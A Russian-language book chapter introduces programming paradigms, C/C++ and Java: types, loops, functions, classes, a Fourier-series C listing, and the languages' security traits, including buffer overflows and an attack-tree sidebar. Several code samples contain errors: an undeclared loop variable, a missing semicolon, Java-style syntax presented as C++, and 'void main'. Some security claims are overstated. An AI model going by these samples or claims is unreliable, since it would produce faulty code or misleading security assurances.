История языков программирования коротка, но динамична. Еще не так давно передовым считался язык ассемблера. Но с тех пор программирование прошло длинный путь, на котором обогатилось новыми идеями и технологиями: от объектов до инструментов визуального программирования. Сегодня существует три основных парадигмы программирования: процедурная (например, C и Pascal), функциональная (Lisp и ML) и объектно-ориентированная (Java, C++ и Smalltalk). Логическое или декларативное программирование (например, Prolog) остается уделом академических исследований.

Каждая парадигма знаменует собственный подход к решению задач. Процедурную программу можно рассматривать как последовательность инструкций, которые на каждом шаге модифицируют данные, размещенные в определенных ячейках памяти. Такие программы содержат конструкции для повторения, например, циклы и процедуры. Функциональную программу можно представлять себе как набор функций над заданными исходными данными. В истинно функциональных программах нет присваиваний переменным; для получения требуемого результата достаточно одних лишь списков и функций. Объектно-ориентированные программы организованы в *классы*. Экземпляры классов, именуемые объектами, содержат данные и методы, выполняющие те или иные действия над этими данными. Объекты взаимодействуют, посылая друг другу сообщения, в которых содержатся запросы на выполнение определенных действий.

Понимать особенности языков программирования необходимо как прикладным программистам, так и специалистам по безопасности, занятым тестированием приложений. У каждого языка есть специфические характеристики, которые нужно учитывать при попытке взлома программы. Например, программисты, привыкшие писать «эксплойты», основанные на переполнении буфера в программах на языке C, могут впасть в растерянность, когда для аудита будет представлено приложение, написанное на Java. Прочитав эту главу, вы получите общее представление о такого рода аспектах безопасности, связанных с ними рисках и о том, какие дефекты возможны в программах на языках C, C++, Java и C#.

На заре распространения операционной системы UNIX в конце 60-х и в 70-х годах на авансцену вышли интерпретируемые языки, призванные сократить время разработки небольших задач. Они позволяли энтузиастам программирования создавать сценарии, то есть наборы интерпретируемых инструкций, которые компьютер мог выполнить. Такие утомительные проблемы как управление памятью и работа с низкоуровневыми системными командами, теперь выполнялись «за кулисами», что позволило снизить слож-

ность и объем кода, необходимого для решения конкретной задачи. Безусловно, языки сценариев стали мечтой ленивого программиста.

Почитаемым предком всех интерпретируемых языков является язык управления заданиями (JCL – job control language). В системе OS/360 этот язык использовался для организации данных, поступающих с перфокарт, в пригодные для работы наборы символов. Если принять во внимание возможности языка и его примитивную природу, то накладные расходы были просто гигантскими. Первым получившим широкое распространение языком сценариев стал язык интерпретатора команд sh в системе UNIX. Первоначально он предназначался для администраторов и позволял быстро создавать сценарии для управления сетью и системой в целом.

По мере того как производительность и функциональность платформы росла безумными темпами, число интерпретируемых языков превысило число полномасштабных компилируемых языков программирования. Сценарии превратились в весьма развитую технологию, свидетельством чему могут служить широкие возможности, заложенные в такие языки, как PHP, Python, Perl и Javascript. Современные языки сценариев уже содержат объектно-ориентированные средства, создание классов, управление памятью, создание сокетов, рекурсию, динамические массивы и регулярные выражения. Есть даже интерпретируемые языки, позволяющие разрабатывать графические интерфейсы, например, популярный язык TCL/Tk.

В этой главе вы познакомитесь как с уникальными, так и с общими для разных языков средствами и узнаете о некоторых приемах, применяемых профессионалами.

C/C++

Язык программирования C создал Деннис Ричи из компании Bell Labs в 1972 году. С тех пор C стал одним из основных языков профессиональных программистов и главным языком в операционной системе UNIX. В 1980 году Бьярн Страуструп из той же компании Bell Labs приступил к включению в C объектно-ориентированных механизмов, в частности, инкапсуляции и наследования. Так в 1983 году появился язык «C with Classes», который позднее получил название C++. Имея схожий с C синтаксис и обладая преимуществами объектной ориентированности, язык C++ быстро приобрел широкую популярность.

Языки C и C++ так широко распространены благодаря своей выразительной мощи, а также потому, что именно их предпочитают преподавать в университетах. Хотя новые языки, к примеру, C# и Java, постепенно набирают популярность, но программисты, умеющие писать на C и C++, будут востребованы еще много лет.

Характеристики языка

Поскольку высокоуровневые языки C и C++ являются *компилируемыми*, то написанный на них текст не понятен процессору. Специальная программа-*компилятор* транслирует этот текст в машинный код, который процессор может исполнить. В отличие от *интерпретируемых* языков, к числу которых относится Java, не существует никакого байт-кода или промежуточного языка. Программы, написанные на C или C++, транслируются непосредственно в команды, доступные процессору. У такого подхода есть недостаток – зависимость от платформы. Код должен быть скомпилирован именно для той системы, на которой будет исполняться.

Язык C

Язык C знаменит своей универсальностью, сочетаемой с простотой. Число зарезервированных слов в нем невелико, но функциональность тем не менее весьма высока. Небольшое число зарезервированных слов не мешает программисту выразить то, что он хочет. К услугам программистов на C имеются разнообразные операторы и возможность создавать собственные типы данных. Простота языка позволяет научиться его основам легко и быстро.

Мощь языка C происходит от отсутствия в нем ограничений; программист может получать доступ к данным и манипулировать ими на уровне битов. Широко распространено также использование указателей, то есть прямых ссылок на ячейки памяти. В более поздних языках, например, в Java эта возможность удалена. C – это процедурный язык. Написанная на нем программа состоит из функций, представляющих собой автономные конструкции для решения отдельных задач. Модульность позволяет использовать код повторно. Группы функций можно объединить в библиотеки, допускающие импорт в другие программы, что заметно сокращает время разработки.

C также очень эффективный язык. Некоторые алгоритмы возможно реализовать машинно-зависимым способом, воспользовавшись особенностями архитектуры микропроцессора. Программа на C транслируется непосредственно в машинный код, поэтому исполняется быстрее программы на «интерпретируемом» языке типа Java. Такое быстроедействие оказывается существенным для многих приложений, особенно работающих в реальном масштабе времени, но у него есть и обратная сторона: код, написанный на C, не является платформенно-независимым. При переносе на новую платформу части программы иногда приходится переписывать. Из-за дополнительных усилий не всегда существует версия конкретной C-программы для новой операционной системы или набора микросхем.

Тем не менее, язык C очень полюбился программистам. Программы на нем могут выглядеть просто и элегантно, обладая в то же время большими

возможностями. Особенно хорошо язык C подходит для работы в системе UNIX, а также в тех случаях, когда нужно выполнить большой объем вычислений или решить сложную задачу быстро и эффективно.

Язык C++

Язык C++ является расширением C. Синтаксис и набор операторов схожи с тем, что есть в C, но при этом добавлены черты, характерные для объектно-ориентированного программирования, а именно:

- **Инкапсуляция.** За счет использования классов объектно-ориентированный код имеет очень хорошую организацию и обладает высокой модульностью. Данные и методы для выполнения операций над ними инкапсулированы в структуру класса;
- **Наследование.** Объектно-ориентированная организация и инкапсуляция позволяют без труда реализовать повторное использование или «наследование» ранее написанного кода. Наследование экономит время, так как программисту не нужно заново кодировать уже имеющуюся функциональность;
- **Соккрытие данных.** Объекты, то есть экземпляры класса могут содержать данные, которые не могут быть изменены иначе как с помощью методов самого этого класса. Программист на C++ может скрыть данные, назначив им атрибут «private» (закрытый);
- **Абстрактные типы данных.** Программист может определить класс, который можно представлять себе как обобщение структуры (struct), имеющейся в языке C. Класс описывает определенный программистом тип данных вместе с операциями, применимыми к объектам этого типа.

В отличие от Java, язык C++ не является полностью объектно-ориентированным. На нем можно писать программы в стиле C, не пользуясь объектно-ориентированными расширениями.

Безопасность

Языки C и C++ разрабатывались до стремительного наступления Интернета, поэтому первоочередное внимание безопасности не уделялось. Типичной уязвимостью для программ, написанных на этих языках, является переполнение буфера. Об этой проблеме многие узнали из статьи Элиаса Леви (Elias Levy) (опубликованной под псевдонимом «Aleph One») «Smashing the Stack for Fun and Profit» (Манипуляции со стеком для забавы и пользы). С помощью описанной там техники атакующий может обнаружить участок программы, в котором значение считывается в область фиксированного размера, а затем

передать программе более длинное значение, вызвав тем самым переполнение стека или «кучи», и как следствие получить доступ к защищенной области памяти.

В языках С и С++ нет механизма автоматического контроля выхода за границы, что и делает их уязвимыми для атак методом переполнения стека. Ответственность за реализацию такого контроля для каждой переменной, считываемой из внешнего источника, возлагается на программиста. В языках С# и Java риска переполнения буфера нет, так как контроль выхода за границы производится автоматически.

В С++ включены средства для сокрытия данных. Внутренние методы и данные класса можно объявить закрытыми, так что они будут доступны только внутри этого класса и больше нигде. Поскольку С – это чисто процедурный язык, то механизмы сокрытия данных в нем отсутствуют, поэтому злонамеренный пользователь может получить доступ к внутренним структурам программы непредусмотренным способом.

Атакуя программу, написанную на С или С++, противник может также получить доступ к критически важным областям памяти. Дело в том, что в обоих языках активно применяются указатели, позволяющие обратиться к произвольному адресу в памяти. В Java и С# вместо этого используются ссылочные переменные. Кроме того, в Java реализована модель «песочницы» (sandbox), в соответствии с которой программы, работающие внутри «песочницы», не могут читать или модифицировать внешние данные. Такой концепции в языках С и С++ нет.

Пример «Здравствуй, мир!»

Программу «Здравствуй, мир!» (Hello, world!) часто приводят в пример, как простейшую из возможных программ на данном языке. Начинающие программисты на этом примере осваивают базовую структуру языка, учатся пользоваться компилятором и запускать программу на выполнение. Ниже приведен текст такой программы на языке С.

Пример 1.1. Здравствуй, мир!

```
1 #include <stdio.h>
2 int main( void ) {
3     printf("%s", "Hello, world!");
4     return 0;
5 }
```

В этом примере импортируется стандартная библиотека ввода/вывода. В нее включены функции, часто используемые в интерактивных программах, например, «printf». Данная программа состоит всего из одной функции

без аргументов (о чем говорит ключевое слово `void`), возвращающей целое число. Предложение `printf` в строке 3 печатает строку на так называемый стандартный вывод. Конструкция «`%s`» говорит о том, что будет напечатана переменная строкового типа, а надпись «*Hello, world!*» – это и есть выводимая строка. О типах и функциях мы будем еще подробно говорить ниже в этой главе.

Типы данных

Типы данных служат в языках программирования для определения переменных до их инициализации. Тип определяет, как переменная будет размещена в памяти и какие данные она может содержать. Интересно отметить, что, хотя типы данных часто применяются для описания размера переменной, в стандарте языка не определены точные размеры каждого типа. Поэтому программист должен хорошо представлять себе платформу, для которой он пишет код. Говорят, что переменная является *экземпляром* (instance) некоторого типа данных. В языках С и С++ имеются следующие стандартные типы данных:

- **Int.** Тип *int* служит для представления целых чисел. В большинстве систем для хранения целого числа выделяется 4 байта;
- **Float.** Типом *float* представляют числа с плавающей точкой. В большинстве систем под них отводится 4 байта;
- **Double.** Тип *double* служит для представления чисел с плавающей точкой двойной точности. Как правило, на ПК переменные такого типа занимают 8 байтов;
- **Char.** Тип *char* служит для представления символов. В большинстве систем для каждого символа выделяется 1 байт.

Существуют также модификаторы, изменяющие размер и интерпретацию описанных выше типов. К ним относятся `short`, `long`, `signed` и `unsigned`. Знаковые (`signed`) типы могут представлять как положительные, так и отрицательные значения. Беззнаковые (`unsigned`) типы позволяют представить только неотрицательные значения. По умолчанию все числовые типы знаковые. На рис. 1.1 приведена классификация типов данных в языках С/С++.

Языки С/С++ позволяют программисту определить собственные типы данных с помощью ключевого слова *typedef*. Оно часто применяется, чтобы сделать программу понятнее. Так, следующие ниже примеры эквивалентны, но использование `typedef` более наглядно показывает, что хотел сказать программист.

Пример 1.2. Конструкция typedef

```
Без typedef
int weight( void ){
    int johnweight;
```




Рис. 1.1. Классификация типов данных в языках C/C++

```

johnweight = 150;
return johnweight;
}

```

C typedef

```

int weight( void ){
    typedef int weight;      /* вес в фунтах */
    weight johnweight = 150;
    return johnweight;
}

```

Из этих примеров видно, что использование typedef проясняет смысл программы и позволяет связать с типом данных некоторые дополнительные характеристики. Комментарий к строке 7 говорит о том, что все переменные типа `weight` будут хранить значения веса в фунтах. Глядя на строку 8 мы видим, что переменная `johnweight` – это, вероятнее всего, вес. В примере без применения typedef можно лишь сказать, что `johnweight` – это целое число. По мере увеличения размера программы преимущества typedef становятся более очевидными. В предыдущем примере оба метода приводят к ясному коду, но, если программа состоит из нескольких сотен строк, то объявление переменной как имеющей тип `weight` может многое сказать о ее природе.

В языке C имеются следующие конструкции для организации структур данных:

- **Массивы.** Массив – это индексированная последовательность данных одного типа;

- **Указатели.** Указатель – это переменная, ссылающаяся на другую переменную;
- **Структуры.** Структура (struct) – это запись, содержащая данные разных типов;
- **Объединения.** Объединение (union) содержит только одно значение, но в разные моменты исполнения программы у него могут быть разные типы. Какой именно тип хранится в данный момент, определяет поле селектора;
- **Перечисления.** Перечисление (enum) позволяет определить переменную, способную принимать значения из небольшого множества.

Для создания сложных типов данных, состоящих из нескольких элементов, применяется ключевое слово `struct`. Часто в структурах употребляются типы, ранее определенные с помощью слова `typedef`. В примере 1.3 продемонстрирована структура данных.

Пример 1.3. Структура struct

```

1 struct person{
2     String name;    /* тип String должен быть где-то определен */
3     Height h;       /* тип Height должен быть где-то определен */
4     Weight w;       /* тип Weight должен быть где-то определен */
5 }

```

Структура `person` позволяет программисту логически сгруппировать информацию о физическом лице, а затем легко получить к ней доступ. Так, для сложения веса Джона и Тома надо написать:

```
int combinedweight = John.w + Tom.w;
```

Ущерб и защита**Создание дерева атак**

Очень важно объективно оценивать факторы, угрожающие новой вычислительной системе. Дерево атак – это модель, помогающая разработчику описать имеющиеся риски. Чтобы построить дерево атак, взгляните на систему с точки зрения противника. В корневом узле расположите цель противника. Узлам-потомкам сопоставьте методы, с помощью которых противник может попытаться достичь своей цели. Вообще, потомки каждого узла должны содержать методы, с помощью которых можно достичь цели или реализовать метод в узле-родителе.

Построив дерево атак, припишите каждому узлу некоторую вероятность. Поднимаясь снизу вверх, от «листьев» к «корню», можно дать вероятностную оценку безопасности системы в целом.

Поток управления

В языках С и С++ для управления потоком выполнения программы применяются *циклы*. В программах часто встречаются участки, которые надо повторить либо заранее известное число раз, либо до тех пор, пока не будет выполнено некоторое условие. Циклы как раз и предназначены для решения подобного рода задач. Имеется три основных вида циклов: `for`, `while` и `do...while`.

Пример 1.4. Цикл «for»

```
1 for( начальное_выражение; проверяемое_условие; операция ){
2   [блок предложений];
3 }
```

Из всех циклов чаще всего используется `for`. В начале выполнения цикла программа вычисляет начальное выражение и проверяет следующее за ним условие. Если условие истинно, выполняется тело цикла («блок предложений»). В конце цикла производится операция, указанная на третьем месте в заголовке, после чего снова проверяется условие. Цикл продолжается, пока условие не станет ложным.

Особенно хорошо цикл `for` подходит для выполнения итераций. Если нужно выполнить блок предложений пять раз, то можно написать такой простой цикл:

```
for( i = 0 ; i < 5 ; i++ ){
  [блок предложений];
}
```

Пример 1.5. Цикл «while»

```
while( условие ){
  [блок предложений];
}
```

При выполнении цикла `while` проверяется условие, стоящее в начале цикла. Если оно истинно, выполнение цикла продолжается, иначе прекращается. Цикл повторяется, пока условие не станет ложным.

Пример 1.6. Цикл «do...while»

```
do{
  [блок предложений];
} while( условие );
```

В цикле `do...while` проверяемое условие находится в конце и проверяется после выполнения блока предложений. Если оно истинно, то блок предложений выполняется еще раз, в противном случае происходит выход из цикла. Цикл `do...while` похож на цикл `while` с одним отличием: блок предложений будет выполнен хотя бы один раз. Циклы этого вида встречаются реже, чем `for` и `while`.

Следует отметить, что в большинстве случаев все три циклических конструкции функционально эквивалентны, и на практике применяется та из них, которая лучше соответствует конкретной задаче. Когда выбранный вид цикла точно соответствует ходу мысли программиста, вероятность ошибки (особенно вследствие одной лишней или недостающей итерации) снижается.

Пример 1.7. Эквивалентность циклов – выполнение пяти итераций

Цикл for

```
for( i = 0 ; i < 5 ; i++ ){
  блок_предложений;
}
```

Цикл while

```
int i = 0;
while( i < 5 ){
  блок_предложений;
  i++;
}
```

Цикл do...while

```
int i = 0;
do {
  блок_предложений;
  i++;
} while( i < 5 )
```

В каждом из этих примеров блок предложений выполняется пять раз. Конструкции разные, но результат один и тот же. Поэтому мы и говорим, что все виды циклов функционально эквивалентны.

Функции

Можно сказать, что функция – это миниатюрная программа. Иногда программисту нужно получить на входе определенные данные, произвести над

ними некоторую операцию и вернуть результат в требуемом формате. Понятие *функции* было придумано для таких повторяющихся операций. Функция – это автономная часть программы, которую можно *вызвать* для выполнения операции над данными. Функция принимает некоторое число *аргументов* и возвращает значение.

Ниже приведен пример функции, которая получает на входе целое число и возвращает его факториал.

Пример 1.8. Функция Factorial

```
int Factorial( int num ){
    for( i = (num - 1) ; i > 0 ; i-- ){
        num *= i;    /* сокращенная запись для num = num * i */
    }
    return num;
}
```

В первой строке *Factorial* – это имя функции. Ему предшествует ключевое слово *int*, говорящее о том, что функция возвращает целое значение. Часть (*int num*) означает, что функция принимает в качестве аргумента одно целое число, которое будет обозначаться *num*. Предложение *return* говорит о том, какое именно значение функция возвращает.

Классы (только C++)

Объектно-ориентированные программы организованы в виде набора *классов*. Класс – это дискретная единица программы, обладающая определенными характеристиками. В языке C классов нет, так как это процедурный, а не объектно-ориентированный язык.

Класс группирует данные и функции некоторых типов. Класс может содержать конструктор, который определяет, как создается экземпляр класса или *объект*. Класс включает функции, выполняющие операции над экземплярами этого класса.

Предположим, например, что программист работает над симулятором полетов для компании – производителя самолетов. Результаты этой работы помогут компании принять важные проектные решения. В такой ситуации объектно-ориентированное программирование – идеальный инструмент. Можно создать класс *plane*, инкапсулирующий все характеристики самолета и функции для моделирования его перемещений. Можно также создать несколько объектов класса *plane*, каждый из которых будет содержать свои собственные данные.

Класс может содержать несколько переменных, к примеру:

- *Weight* (вес);
- *Speed* (скорость);

- *Maneuverability* (маневренность);
- *Position* (положение).

С его помощью программист может смоделировать полет самолета при заданных условиях. Для модификации характеристик объекта можно написать несколько *функций доступа* (accessor):

```
SetWeight( int )
SetSpeed( int )
SetManeuverability( int )
SetPosition( int )
MovePosition( int )
```

Код такого класса *plane* мог бы выглядеть следующим образом:

Пример 1.9. Класс plane

```
1 public class plane{
2     int Weight;
3     int Speed;
4     int Maneuverability;
5     Location Position; /* тип Location должен быть где-то определен
6                        и представлять пространственные координаты (x,y,z) */
7     plane( int W, int S, int M, Location P ){
8         Weight = W;
9         Speed = S;
10        Maneuverability = M;
11        Position = P;
12    }
13
14    void SetWeight( plane current, int W ){
15        current.Weight = W;
16    }
17
18    /* Методы SetSpeed, SetManeuverability, SetPosition,
19       MovePosition тоже должны быть определены */
19 }
```

Этот код служит для инициализации объекта. При вызове метода *plane* задаются все характеристики, которыми должен обладать самолет: вес, скорость, маневренность и положение. На примере метода *SetWeight* продемонстрировано, как можно включить в класс операцию над описываемым им объектом.

Симулятор может создать несколько экземпляров класса *plane* и выполнить «пробные полеты» для оценки влияния различных характеристик. Например, самолет *plane1* может весить 5000 фунтов, летать со скоростью 500 миль/час и обладать маневренностью 10, тогда как для самолета *plane2* можно задать

такие параметры: вес 6000 фунтов, скорость 600 миль/час, маневренность 8. В языке C++ экземпляры класса создаются почти так же, как обычные переменные. Скажем, объект `plane1` можно создать с помощью таких предложений:

```
Location p;
p = ( 3, 4, 5 );
plane plane1 = plane(5.000, 500, 10, p );
```

Наследование позволяет программистам создавать иерархии классов. Классы организуются в древовидные структуры, в которых у каждого класса есть «родители» и, возможно, «потомки». Класс «наследует», то есть может пользоваться функциями любого из своих родителей, называемых также его *суперклассами*. Например, если класс `plane` является подклассом класса `vehicle`, то объект класса `plane` имеет доступ ко всем функциям, которые можно выполнять над объектом класса `vehicle`.

У классов есть много преимуществ, недостающих другим имеющимся в этом языке программирования типам. Они предоставляют эффективное средство для организации программы в виде набора модулей, которым можно наследовать. Можно также создавать абстрактные классы, выступающие в роли интерфейсов. Интерфейс определяет, но не реализует некоторую функциональность, оставляя эту задачу своим подклассам. Данные класса можно объявлять закрытыми, гарантируя тем самым, что доступ к внутреннему состоянию класса возможен лишь с помощью специально предназначенных для этого функций.

Пример: ряды Фурье

При передаче данных по каналам с ограниченной пропускной способностью невозможно в точности передать и принять двоичные данные. Исходные двоичные данные кодируются с помощью различных уровней напряжения и реконструируются на приемном конце. Если уровень напряжения способен принимать несколько различных значений, то можно передать больше информации, чем просто «0» и «1». Для аппроксимации функций применяется разложение в ряд Фурье. Жан-Батист Фурье в начале девятнадцатого века доказал, что почти любую периодическую функцию можно представить в виде бесконечной суммы синусов и косинусов, точнее:

$$g(t) = 0.5c + \sum_{n=1}^{\infty} a_n \sin(2\pi nft) + \sum_{n=1}^{\infty} b_n \cos(2\pi nft).$$

С помощью интегрирования (оставляем это читателю в качестве упражнения) можно получить формулы для вычисления коэффициентов a , b и c :

$$a_n = 2/t \int_0^t g(t) \sin(2\pi nft) dt;$$

$$b_n = 2/t \int_0^t g(t) \cos(2\pi nft) dt;$$

$$c_n = 2/t \int_0^t g(t) dt.$$

Следующая программа сначала вычисляет коэффициенты, а затем значение $g(t)$. Но вместо того чтобы непосредственно воспроизводить показанные выше уравнения, мы пойдем по более короткому пути, связанному с приблизительным вычислением площади под кривой. Изучите текст программы и подумайте, как такой подход можно применить для разложения функции в ряд Фурье.

Вопрос

Как оценить площадь под кривой с помощью прямоугольников?

Листинг 1.1. Разложение в ряд Фурье

```
1 #include <stdio.h>
2 #include <math.h>
3
4 void main( void );
5 double geta( double );
6 double getb( double );
7 double getsee( void );
8 double g( double );
9
10 /*глобальные переменные */
11 double width = 0.0001;
12 double rightorleft=0; /* Инициализируем нулем, чтобы начать
    суммирование площадей прямоугольников слева *.
13 /* Я поместил это для того, чтобы позже проверить точность А и В */
14 int numterms=10; /* Сколько коэффициентов вычислить и
    напечатать */
15 double T=1; /* Задать период и частоту */
16 double f=1;
17
18 void main( void ){
19 double a [ numterms + 1 ], b[ numterms + 1 ], c, ctoo , n;
20 int i, j;
21 printf( "\n" );
22 c = getsee( );
23
24 for ( n=1 ; n <= numterms ; n++ ){
25 /* Игнорируем нулевой элемент массива, так что a[1] представляет a1 */
```

```

26 i = n; /* Нужно задать i, так как индекс массива не может
    быть значением типа double */
27 a[ i ] = geta( n );
28 }
29
30 for ( n=1 ; n <= numterms ; n++ ){
31 i = n;
32 b[ i ] = getb( n );
33 }
34 rightorleft=width;
35 /* Используется для вычисления площади по правой стороне */
36
37 ctoo = getsee( );
38
39 for ( i=1 ; i<=numterms ; i++ ){ /* Печатаем таблицу результатов */
40 printf( "%s%d%s" , "a", i, " is: " );
41 printf( "%lf", a[ i ] );
42 printf( "%s%d%s" , "          b" , i , " is: " );
43 printf( "%lf\n" , b[ i ] );
44 }
45
46 printf( "\n%s%lf\n" , "c is " , c );
47 printf( "%s%lf\n\n" , "ctoo is " , ctoo );
48
49 }
50
51 double geta( double n ){
52 double i, total=0;
53 double end;
54
55 if ( rightorleft==0 ) end = T - width; /* Нужно для того, чтобы не
    посчитать лишний прямоугольник */
56 else end = T;
57
58 for ( i=rightorleft ; i <= end ; i+=width )
59 total += width * ( g( i ) * sin( 6.28 * n * f * i ) );
60 total *= 2/T;
61 return total;
62 }
63
64 double getb( double n ){
65 double i, total=0;
66 double end;
67
68 if ( rightorleft==0 ) end = T - width; /* Нужно для того, чтобы не
    посчитать лишний прямоугольник */
69 else end = T;
70
71 for ( i=rightorleft ; i <= end ; i+=width )

```

```

72 total += width * ( g( i ) * cos( 6.28 * n * f * i ) );
73 total *= 2/T;
74 return total;
75 }
76
77 double getsee( void ){
78 double i, total=0;
79 double end;
80
81 if ( rightorleft==0 ) end = T - width; /* Нужно для того, чтобы не
    посчитать лишний прямоугольник */
82 else end = T;
83
84 for ( i=rightorleft ; i <= end ; i+=width )
85 total += width * g( i );
86 total *= 2/T;
87 return total;
88 }
89
90 double g( double t ){
91 return sqrt( 1 / ( 1 + t ) );
92 }

```

Нет нужды непосредственно вести вычисления по формулам из курса математического анализа. В данном примере для приближенного вычисления площади под кривой применяется аппроксимация этой области прямоугольниками. При этом оценка получится больше или меньше истинного значения. Если вычислять функцию $g(t)$, пользуясь левой границей прямоугольника, то оценка окажется завышенной, так как каждый прямоугольник будет выступать за пределы области, ограниченной кривой. Напротив, если пользоваться правой границей, то получим заниженную оценку.

Попытайтесь проследить, как выполняется программа. В функции `main` инициализируются переменные, вызываются функции для выполнения различных подзадач, возникающих при разложении в ряд Фурье, и печатаются результаты. Мы добавили комментарии, чтобы легче было понять программу. В строках 1 и 2 импортируются библиотеки стандартного ввода/вывода и математических функций. В строках с 3 по 7 объявляются используемые в программе функции. В строках 8–14 объявлены глобальные переменные. Оставшаяся часть программы посвящена вычислению членов ряда Фурье. Переменная `numterms` определяет, сколько членов вычислять, то есть точность аппроксимации. Чем больше число членов, тем больше используется прямоугольников и, соответственно, более точно аппроксимируется исходная кривая. В строках 20–28 генерируются массивы, содержащие значения коэффициентов a и b для каждого члена ряда. В строках 40–72 вычисляются площади

прямоугольников. Взглянув на формулы для коэффициентов ряда Фурье, легко понять, что программа вычисляет их оценки для последующего получения значения функции $g(t)$. В качестве упражнения подумайте, как эти оценки можно применить к передаче данных по каналам с ограниченной пропускной способностью.

Язык Java

Java – это современный объектно-ориентированный язык. Его синтаксис, схожий с принятым в языках C и C++, сочетается с независимостью от платформы и автоматической сборкой «мусора». Язык был разработан в 1990-х годах, но и в настоящее время есть целый ряд продуктов основанных на нем: Java-апплеты, технология Enterprise JavaBeans, сервлеты, Jini и многие другие. Все основные Web-браузеры поддерживают язык Java, делая его преимущества доступными для миллионов пользователей Интернет.

Язык Java создал в 1991 году Джеймс Гослинг (James Gosling) из компании Sun Microsystems. Гослинг входил в команду «Green Team», состоящую из 13 человек, перед которыми была поставлена задача спрогнозировать и разработать средства для компьютерных технологий следующего поколения. В результате было создано устройство с сенсорным экранным и дистанционным управлением (его называли *7 или StarSeven), запрограммированное исключительно на новом языке Java.

Хотя устройство *7 постигла коммерческая неудача, компания Sun Microsystems увидела потенциальную платформу для применения положенной в его основу технологии Java – Интернет. В 1993 году был выпущен Web-браузер Mosaic, предоставляющий простой интерфейс для просмотра Web-сайтов. Хотя по сети Интернет можно было передавать мультимедийные файлы, браузеры сосредоточились на представлении визуального контента с помощью статических файлов на языке разметки гипертекста (HTML). В 1994 году компания Sun Microsystems выпустила новый браузер HotJava, способный отображать динамический, анимированный контент.

Чтобы добиться как можно более широкого распространения своих технологий, Sun Microsystems в 1995 году открыла исходные тексты Java. Ко всему прочему, пристальное внимание к исходному коду со стороны сообщества разработчиков помогло исправить оставшиеся в нем ошибки. На выставке Sun World в 1995 году руководители Sun Microsystems и один из основателей компании Netscape Марк Андреесен (Marc Andreessen) объявили, что технология Java будет включена в браузер Netscape Navigator. Так Java вошла в наш мир.

Характеристики языка

Java – это современный платформенно-независимый объектно-ориентированный язык программирования. Новейшие возможности сочетаются в нем с синтаксисом, похожим на C/C++, поэтому опытным программистам нетрудно выучить этот новый язык.

Объектно-ориентированные возможности

Java – объектно-ориентированный язык программирования, что означает наличие следующих достоинств:

- **Инкапсуляция.** За счет использования классов объектно-ориентированный код имеет очень хорошую организацию и обладает высокой модульностью. Данные и методы для выполнения операций над ними инкапсулированы в структуру класса;
- **Наследование.** Объектно-ориентированная организация и инкапсуляция позволяют без труда реализовать повторное использование или «наследование» ранее написанного кода. Наследование экономит время, так как программисту не нужно заново кодировать уже имеющуюся функциональность;
- **Соккрытие данных.** Объекты, то есть экземпляры класса могут содержать данные, которые не могут быть изменены иначе как с помощью методов самого этого класса. Программист может скрыть данные, назначив им атрибут «private» (закрытый);
- **Абстрактные типы данных.** Программист может определить класс, который можно представлять себе как обобщение структуры (struct), имеющейся в языке C. Класс описывает определенный программистом тип данных вместе с операциями, применимыми к объектам этого типа.

Платформенная независимость

Часто говорят, что Java-программы не зависят от платформы, так как Java – интерпретируемый, а не компилируемый язык. Иными словами, компилятор генерирует «байт-код», а не машинный код, как в случае с языком C или C++. Этот байт-код можно затем интерпретировать на самых разных платформах. Следует, однако, отметить, что скорость выполнения интерпретируемого кода многократно ниже скорости выполнения кода, оттранслированного в машинные команды.

Многопоточность

Java поддерживает многопоточность, то есть программа может одновременно выполнять несколько заданий. Такую функциональность обеспечивает класс Thread, входящий в состав пакета java.lang.

Безопасность

Хотя «безопасный язык программирования» еще не придуман, в Java имеются средства, отсутствующие в более старых языках C и C++. Самое главное – это то, что в Java реализован хитроумный механизм управления памятью и контроль выхода за границы массивов. Провести атаку путем переполнения буфера на программу, написанную на Java, невозможно, так что устранена одна из самых распространенных угроз. Кроме того, Java защищает и от более тонких атак, например, путем преобразования целых чисел в указатели для получения несанкционированного доступа к закрытым частям программы или операционной системы.

В Java также нашла применения идея «песочницы», которая налагает ограничения на действия, которые может выполнять работающая внутри нее программа. Память и другие ресурсы, находящиеся вне «песочницы», защищены от потенциально вредоносного Java-кода. Модель песочницы реализована с помощью двух основных методов: проверки байт-кодов и верификации во время выполнения. Верификация байт-кода происходит на этапе загрузки класса, в результате гарантируется отсутствие определенных ошибок. Например, на этом уровне производится контроль типов и предотвращаются незаконные операции, скажем, отправка сообщения примитивному типу.

Дополнительные возможности

В языке Java есть много развитых средств, не входящих ни в одну из вышеупомянутых категорий. Так, Java поддерживает «динамическую загрузку» классов. Функциональность (в виде класса) загружается только когда в ней возникает потребность, что экономит сетевые ресурсы, уменьшает размер программы и увеличивает ее быстродействие. Динамическая загрузка реализована и в таких языках как Lisp (а в конце 1980-х годов она была добавлена и в C), но Java особенно хорошо приспособлен для загрузки необходимых классов из сети. За такую загрузку отвечает класс `ClassLoader`.

Как и Lisp, ML и многие другие языки, Java поддерживает автоматическую «сборку мусора». Программисту нет нужды явно освобождать неиспользуемую более память. Тем самым предотвращаются утечки памяти и, наоборот, случайное освобождение еще используемой памяти.

Пример «Здравствуй, мир!»

